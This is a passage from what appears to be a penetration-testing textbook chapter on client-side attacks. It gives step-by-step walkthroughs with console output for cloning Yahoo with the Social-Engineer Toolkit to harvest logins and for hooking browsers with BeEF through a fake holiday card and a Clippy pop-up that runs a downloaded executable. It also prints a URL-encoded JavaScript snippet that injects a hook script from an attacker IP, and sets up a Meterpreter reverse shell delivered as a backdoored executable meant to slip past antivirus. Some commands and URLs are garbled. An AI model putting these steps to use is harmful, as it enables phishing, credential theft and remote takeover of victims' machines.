Client-side attacks are probably the most insidious form of remote attack. A client-side attack involves exploiting a weakness in client software, such as a browser (as opposed to server software, such as a POP3 server), in order to gain access to a machine. The nastiness of client-side attacks stems from the victim computer not having to be routable, or directly accessible, to the attacker.

- Imagine a scenario where an employee inside a non----routable internal network receives an email with a link to a malicious website. The employee clicks on the link, which leads him to an HTML page that contains exploit code for his unpatched Internet Explorer browser. The HTML code triggers a buffer overflow vulnerability, and a reverse shell is sent from the internal corporate machine, which resides behind a firewall, to the external attacker on port 443.

As a network administrator, it is relatively easy to protect a single server. However, protecting and monitoring all the clients in the network is not a simple task.

Furthermore, monitoring and updating software versions (such as WinZip, Winamp, WinRAR, Acrobat Reader, browser plugins, etc) on all the clients in the network is an almost impossible job.

In this chapter, we will identify the methods we use to attack clients. Unlike our servers, the client does not provide services; therefore, it is not a simple task to get the client to wait for us to attack it. Instead, we will use techniques to get the client to come to us.

3.5.5.1 Client-side attack methods

As we have already said, when it comes to a client, they do not just sit and wait for a connection from us; therefore, we have to trick them and get them to come to us. We have a number of ways to do this, and we will talk about two of them now:

- **Bait:** When we deploy the bait technique, we set some form of bait and wait for a client to come and take the bait. The problem with this approach that we do not know whether the client will ever come to where we have the bait.
- **Lure:** Using the lure concept, we are still trying to trick the client to come to us, but we don't just wait for them to come and take some form of bait. Instead, we send the client some form of communication and wait to see whether they are tricked into following our hook.
  We have three main methods in this scenario, and they are: e-mail, web, and USB media.
  - If we are allowed client-side testing in our scope of work, we can attempt to send ***phishing e-mails*** and other methods of ***social engineering*** to see whether we can trick an employee into falling in our trap.


The tool we will use is the **"Social Engineering Toolkit"** that was developed by Dave Kennedy. This is an exceptional tool that helps with client-side attacks. We will explore a Java attack vector for our first example.

3.5.5.2 Social engineering

Social engineering is the art of manipulating users of a computing system into revealing confidential information that can be used to gain unauthorized access to a computer system. The term can also include activities such as exploiting human kindness, greed, and curiosity to gain access to restricted access buildings or getting the users to installing backdoor software.

Knowing the tricks used by hackers to trick users into releasing vital login information among others is fundamental in protecting computer systems

In this tutorial, we will introduce you to the common social engineering techniques and how you can come up with security measures to counter them.



HERE,

- **Gather Information:** This is the first stage, the learns as much as he can about the intended victim. The information is gathered from company websites, other publications and sometimes by talking to the users of the target system.
- **Plan Attack:** The attackers outline how he/she intends to execute the attack
- **Acquire Tools:** These include computer programs that an attacker will use when launching the attack.
- **Attack:** Exploit the weaknesses in the target system.
- **Use acquired knowledge:** Information gathered during the social engineering tactics such as pet names, birthdates of the organization founders, etc. is used in attacks such as password guessing.

- **So what is Social Engineering Toolkit "SET" ?**

SET (https://www.trustedsec.com/social-engineer-toolkit/) was developed by David Kennedy at TrustSec and it comes preinstalled with Kali Linux. It is often used to duplicate trusted websites such as Google, Facebook, and Twitter with the purpose of attracting victims to launch attacks against them. As victims unknowingly browse these duplicate websites from the comfort of a coffee shop chair, attackers can gather the victim's passwords or even inject a command shell that gives them full access to the victim's systems.


We recommend that you target your SET attacks to a specific user rather than a blank audience when using a Raspberry Pi to keep the performance impacts inconspicuous. Remember, for some of the SET attacks, you will also have the Apache web service and others running, which will also impact the performance. Another option to consider is using a service such as Amazon to rent a server to host BeEF and use the local Raspberry Pi for the phishing to get them to that BeEF landing page.

3.5.5.2.1 Client side attack using SET (MItMA scenario)

As shown in the following diagram, the goal is to make a victim believe that they are accessing their Yahoo account and redirect them to the real Yahoo website after they log in but store their login credentials on our SET instance.


The trick will be to get the victim to access the SET server, that's where your social engineering abilities come into play. For example, you could e-mail a link, post the link on a social media source, or poison DNS to direct traffic to your attack server (a great use for a Raspberry Pi in this instance). The attacker can remotely access the Raspberry Pi to pull down stolen credentials for a final penetration testing report.

Let's look at how to use SET on a Raspberry Pi. Here is a diagram we can use to help envision what this attack looks like:




- **Bleeding-edge repository:** are a new feature in Kali that include daily builds on popular tools such as "SET, dnsrecon, rfidiot, beef-xs**"**, and a few other worthwhile tools. The best practice is to enable the **bleeding-edge repos** and test our exercise prior to using it in a live penetration test, as things can slightly change.
- The following command shows how to enable bleeding-edge repos:
- echo deb http://http.kali.org/kali kali-bleeding-edge
- contrib non-free main >> /etc/apt/sources.list
- apt-get update
- apt-get upgrade
- If we're not willing to live on the edge, fear not! We can install SET alone using its GitHub repository:


  git clone https://github.com/trustedsec/social-engineer-toolkit/set/
- After all of that, we're now in good shape and can simply type setoolkit (we may need to be in the /set folder). If we installed it alone, we'll be asked to dismiss that we are not running bleeding-edge repos, and we'll then see a menu with a lot of interesting administrative and fast start options, we'll select option **Social-Engineering Attack**



- In this menu, we'll have a lot of different options that can allow us to attack various common user or administrator touch points, such as phishing attacks via e-mail, media-based attacks, *PowerShell* hacks, and our attack for this use case is **Website Attack Vectors :**



- The options we have for website vectors are pretty versatile. We definitely recommend getting to know a few of these, as each provides a useful way to expand our beachhead and find other ways into our target environment. For this example, we will select option **Credential Harvester Attack Method** so we can grab our poor target user's login credentials:



- We can use the built-in templates or import custom sites (useful for corporate portals or lesser-used web applications), but why wouldn't we want to just clone a current site? We'll choose option **2) Site Cloner** . This will turn our Kali Raspberry Pi box or C&C server into a malicious frontend for those sites, presenting itself as the real deal and keeping up the ruse:

```
The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

  1) Web Templates
  2) Site Cloner
  3) Custom Import

 99) Return to Webattack Menu

set:webattack>2
```

- In order to pull this off, we'll need two pieces of information. First, we'll need to select one of the IP addresses of our uninvited web server to accept connections.


  Keep in mind that we'll have to figure out how to get users to use this address, whether by executing a MITM attack, poisoning DNS with our IP, or providing them with a link or redirect to get them to our site. The second piece of information is the URL of the site we are looking to clone. Once we hit *Enter* key after entering this, SET will verify that Apache (*apache2* in this case) is up and running, copy the website to be cloned, and then begin serving the site at the IP we entered.

- **Tip**

We encountered some interesting issues pertaining to a missing Python function when we first ran SET on the Pi. You can install Python's latest version and then use either pip install pexpect or easy_install pexpect . We did not experience these issues with the non-ARM Kali image.

```
set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report
[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
set:webattack> IP address for the POST back in Harvester/Tabnabbing:172.16.109.139
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:www.yahoo.com

[*] Cloning the website: http://www.yahoo.com
[*] This could take a little bit...

The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[*] Apache is set to ON - everything will be placed in your web root directory of apache.
[*] Files will be written out to the root directory of apache.
[*] ALL files are within your Apache directory since you specified it to ON.
Apache webserver is set to ON. Copying over PHP file to the website.
Please note that all output from the harvester will be found under apache_dir/harvester_date
.txt
Feel free to customize post.php in the /var/www/html directory
[*] All files have been copied to /var/www/html
{Press return to continue}
```

When a user enters the IP address in their browser, it indeed looks like the original site. We signed in using a new account and SET managed to seamlessly redirect us (pretending now to be the gullible user) to the actual website, without any noticeable change in behavior. This SET option will pull all POST transactions, so it is feasible that it could also capture other form-fill traffic, account information, and so on:



When we browse to the /var/www/html/ directory, you should see a file (or more, if you've been running this on multiple sessions) that begins with the name harvester and includes a timestamp in the filename. If you edit these files (we chose nano), you can indeed see the username and the password. If this doesn't convince you to enable two-factor authentication on your own accounts and pay special attention to where you use credentials, nothing will:

3.5.5.2.2 Client side attack using SET with BeEF

- **BeEF (http://beefproject.com/) is another tool that is:**

- Often categorized under exploit penetration testing, honeypot, and social engineering.
- We can even use BeEF to host a malicious web server such as SET.
- What makes BeEF powerful is that it leverages weaknesses found in web browsers for its attack, possibly allowing us to find a way in even with our more paranoid or better trained target users.
- When a victim connects to a BeEF server, BeEF will hook the system and examine how vulnerable the victim's web browser is to various attacks. Based on these findings, BeEF will offer a range of command modules that can be launched, such as taking screenshots or triggering a beep sound.
- Hooked systems can only be accessed while they are online. However, once hooked, BeEF can track when a system establishes Internet connectivity to continue launching commands against that system.


- Many penetration testers use BeEF for authorized penetration testing since it doesn't require modifying the endpoint systems to be successful. **This means that there is less risk of upsetting clients and less cleanup after the penetration test.**

We found that using simple social engineering tactics such as developing a fake holiday e-card and posting it on social media sources or sending a link to the attack server through e-mail, were very effective methods to get a victim to access

our BeEF server. A very basic, yet believable, holiday card is easy to put together by just gathering a few images and stating the occasion in bold font.

The following diagram represents running a BeEF server from a Raspberry Pi on the internal network with the goal of hooking local systems. To get users to access the BeEF server, the example shows an attacker sending an e-mail that includes a link to a **Fake Holiday Card** hosted on a BeEF hook server. Once the victim clicks on the link, they will see the holiday card and be hooked by BeEF.

The attacker can remotely execute command modules from the Raspberry Pi while the hooked victim continues to use the Internet:



- **Let's walk through building this attack scenario.**

- To start BeEF, navigate to the BeEF directory using cd /usr/share/beef-xss and then run the BeFF script by using ./beef :

```
root@Kali_Pi:~/set# cd /usr/share/beef-xss
root@Kali_Pi:/usr/share/beef-xss# ./beef
[ 2:50:41][*] Bind socket [imapeudoral] listening on [0.0.0.0:2000].
[ 2:50:42][*] Browser Exploitation Framework (BeEF) 0.4.6.1-alpha
[ 2:50:42]    |   Twit: @beefproject
[ 2:50:42]    |   Site: http://beefproject.com
[ 2:50:42]    |   Blog: http://blog.beefproject.com
[ 2:50:42]    |_  Wiki: https://github.com/beefproject/beef/wiki
[ 2:50:42][*] Project Creator: Wade Alcorn (@WadeAlcorn)
[ 2:50:46][*] BeEF is loading. Wait a few seconds...
[ 2:51:43][*] 12 extensions enabled.
[ 2:51:43][*] 254 modules enabled.
[ 2:51:43][*] 2 network interfaces were detected.
[ 2:51:43][+] running on network interface: 127.0.0.1
[ 2:51:43]    |   Hook URL: http://127.0.0.1:3000/hook.js
[ 2:51:43]    |_  UI URL:   http://127.0.0.1:3000/ui/panel
[ 2:51:43][+] running on network interface: 10.5.8.74
[ 2:51:43]    |   Hook URL: http://10.5.8.74:3000/hook.js
[ 2:51:43]    |_  UI URL:   http://10.5.8.74:3000/ui/panel
[ 2:51:43][*] RESTful API key: 4204b310ae9bbdd4fc112abbf6ff21cc7d21a87f
[ 2:51:43][*] HTTP Proxy: http://127.0.0.1:6789
[ 2:51:43][*] BeEF server started (press control+c to stop)
```

- Once the BeEF script is running, you can access the web-based BeEF control panel by opening a web browser and pointing it to http://ip_address_of_raspberry_pi_ kali:3000/ui/panel . The following screenshot shows the main login page of BeEF:

- You can log in by using the **Username beef** and the **Password beef.**


Like other social engineering attacks, we will need to trick our victim into going to a hook page. BeEF comes with some basic demo hook pages; however, like SET, these pages are pretty basic and probably won't fool the average user. We tested BeEF by going to http://ip_of_pi_kali:3000/demos/butcher/index.html to see a basic hook page.

Besides the humor, it has the added benefit of hooking our system's browser with a JavaScript called hook.js.

- **Tip**

In the real world, you will need to edit the demo page to make it look like something believable. Your users do not need to stay on the page to be hooked; however, if it looks suspicious, they may report it. You can also add a JavaScript template with a tab hijacking technique to it.

Once a system is hooked, we can see the victim's browser in the control panel and they can send a variety of different commands. In some cases, we might be able to send the user a more complex and valuable exploit. In other cases, we might be able to just retrieve basic information from the client. The available commands depend upon the type of web browser used by the victim, as well as how up to date that web browser is with security patches. Our test setup is shown, with a hooked Mac OSX machine running Firefox and with many exploits and tools available, as seen here:



The module tree shows possible exploits that are available to run against the hooked victim. A description of each attack, as well as any links to additional reading are also included to help us better understand the impact, mode, and objective of each of the commands.


- **Note**

BeEF includes a risk level for each command that defines the likelihood of the command working as well as the risk of alarming the victim of malicious behavior. It is highly recommended that you test the exploits in a lab environment against a system similar to a hooked target prior to using them during a live penetration test. We found during our testing that some exploits don't work as advertised on live systems.


An example of levering commands on an exploitable browser is to send out a JavaScript template to trick a user into clicking on something. So, for the following example, we will send the old school **Clippy** popup asking the user to upgrade their browser. We will include a link that has a matching browser installation file that has been wrapped with a backdoor application.

The topic of creating payloads, encoding them to bypass security defenses, and wrapping payloads with trusted executable files was covered earlier in this chapter under the *Using Metasploit to exploit targets* section. There are modules that allow us to access the webcam of a device, pull its software status and applications list, harvest cookies, and the list goes on. Some of these have questionable legitimate value for penetration testing, but those that can reveal more about the target systems and potentially offer a jump-off point to other hosts are of great interest to us. Information gathering through BeEF is one thing but delivering a volatile (non-permanent) payload can be a game-changer.

The first step to launch this attack is to go to the **Commands** tab in the BeEF admin console:




From there, click on the Social Engineering folder and find the Clippy attack:



You will notice that the default settings for the **Clippy** attack are built-in. Basically, it will download a JavaScript template that includes an image file of **Clippy** hosted on an internal site. It will also download and run an .exe file. In the following example, it downloads and runs putty.exe . Note that executable code link shown in the following screenshot is longer than the display window.

This can be anything you desire for your attack:



We can have **Clippy** display a message before and after the download. The default settings display the message **Your browser appears to be out of date.**

Would you like to upgrade it? Before the download and displays **Thanks for upgrading your browser! Look forward to a safer, faster web!** After the download.

This attack is browser-based. So, unlike the original **Clippy** that appeared in earlier versions of Microsoft Word, this attack works regardless of the operating system. It works on any browser that supports JavaScript. In the following screenshot, we show the attack on a Mac OS X computer that doesn't have the proper version of Microsoft Office:

We are often asked how one can hook a victim browser without the obvious demo pages that ship with BeEF. The following JavaScript command can be used on any web page to hook a browser:

%20(function%20()%20{%20var%20url%20=%20%27http:%2f%10.5.8.74%2fhook.js%27;if%20(typeof%20beef%20==%20%27undefined%27)%20{%20var%20bf%20=%20document.createElement(%27script%27);%20bf.type%20=%20%27text%2fjavascript%27;%20bf.src%20=%20url;%20document.body. appendChild(bf);}})();

We will still need to be creative in how we want to run the JavaScript command.

It can run automatically, embedded in an ad, or any other creative way. We'd simply replace the IP address variable in the JavaScript command with our BeEF server. We must have noticed that the IP address of our server was 10.5.8.74 in the previous example. You will need to replace this with the IP address of your BeEF server. Ensure that your BeEF server is reachable by the victim machine or this attack won't work.

With both SET and BeEF, preparation is key. We're going to need to ensure we game plan all of our attacks to work out any kinks, minimize errors, and ensure we are presenting as authentic a front as we can to keep the target environment's users from becoming aware that they are pwned.

3.5.5.2.3 SET-Java attack vector

- We will use the **Social-Engineering Attacks** menu, so enter the number 1
- In the next window, select **Website Attack Vectors** by entering number 2
- In the next window, select **Java Applet Attack Method** by entering number 1
- We will use a **template**, so enter number 1. Enter no since we are not using port forwarding. Enter the IP address of the Kali machine for the connection back from the victim

```
   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>1
[-] NAT/Port Forwarding can be used in the cases where your SET machine is
[-] not externally exposed and may be a different IP address than your reverse l
istener.
set> Are you using NAT/Port Forwarding [yes|no]: no
[-] Enter the IP address of your interface IP or if your using an external IP, w
hat
[-] will be used for the connection back and to house the web server (your inter
face address)
set:webattack> IP address or hostname for the reverse connection:10.2.0.146
```

- In the template options, enter number `1` to select **Java Required**

```
   1. Java Required
   2. Gmail
   3. Google
   4. Facebook
   5. Twitter
   6. Yahoo

set:webattack> Select a template:1
```

- We will enter option **number 2** to select the Meterpreter reverse shell payload, as shown in the following screenshot:

```
set:payloads>2
```


- In the encoding option, select option number 4 for **Backdoored Executable**. Accept the default listener port of 443. After a few moments, you should see a completion message. An example of this is shown in the following screenshot:

```
Select one of the below, 'backdoored executable' is typically the best. However,
most still get picked up by AV. You may need to do additional packing/crypting
in order to get around basic AV detection.

   1) shikata_ga_nai
   2) No Encoding
   3) Multi-Encoder
   4) Backdoored Executable

set:encoding>4set:payloads> PORT of the listener [443]:
[*] Generating x86-based powershell injection code for port: 22
[*] Generating x86-based powershell injection code for port: 53
[*] Generating x86-based powershell injection code for port: 443
[*] Generating x86-based powershell injection code for port: 21
[*] Generating x86-based powershell injection code for port: 25

[*] Finished generating powershell injection bypass.
[*] Encoded to bypass execution restriction policy...
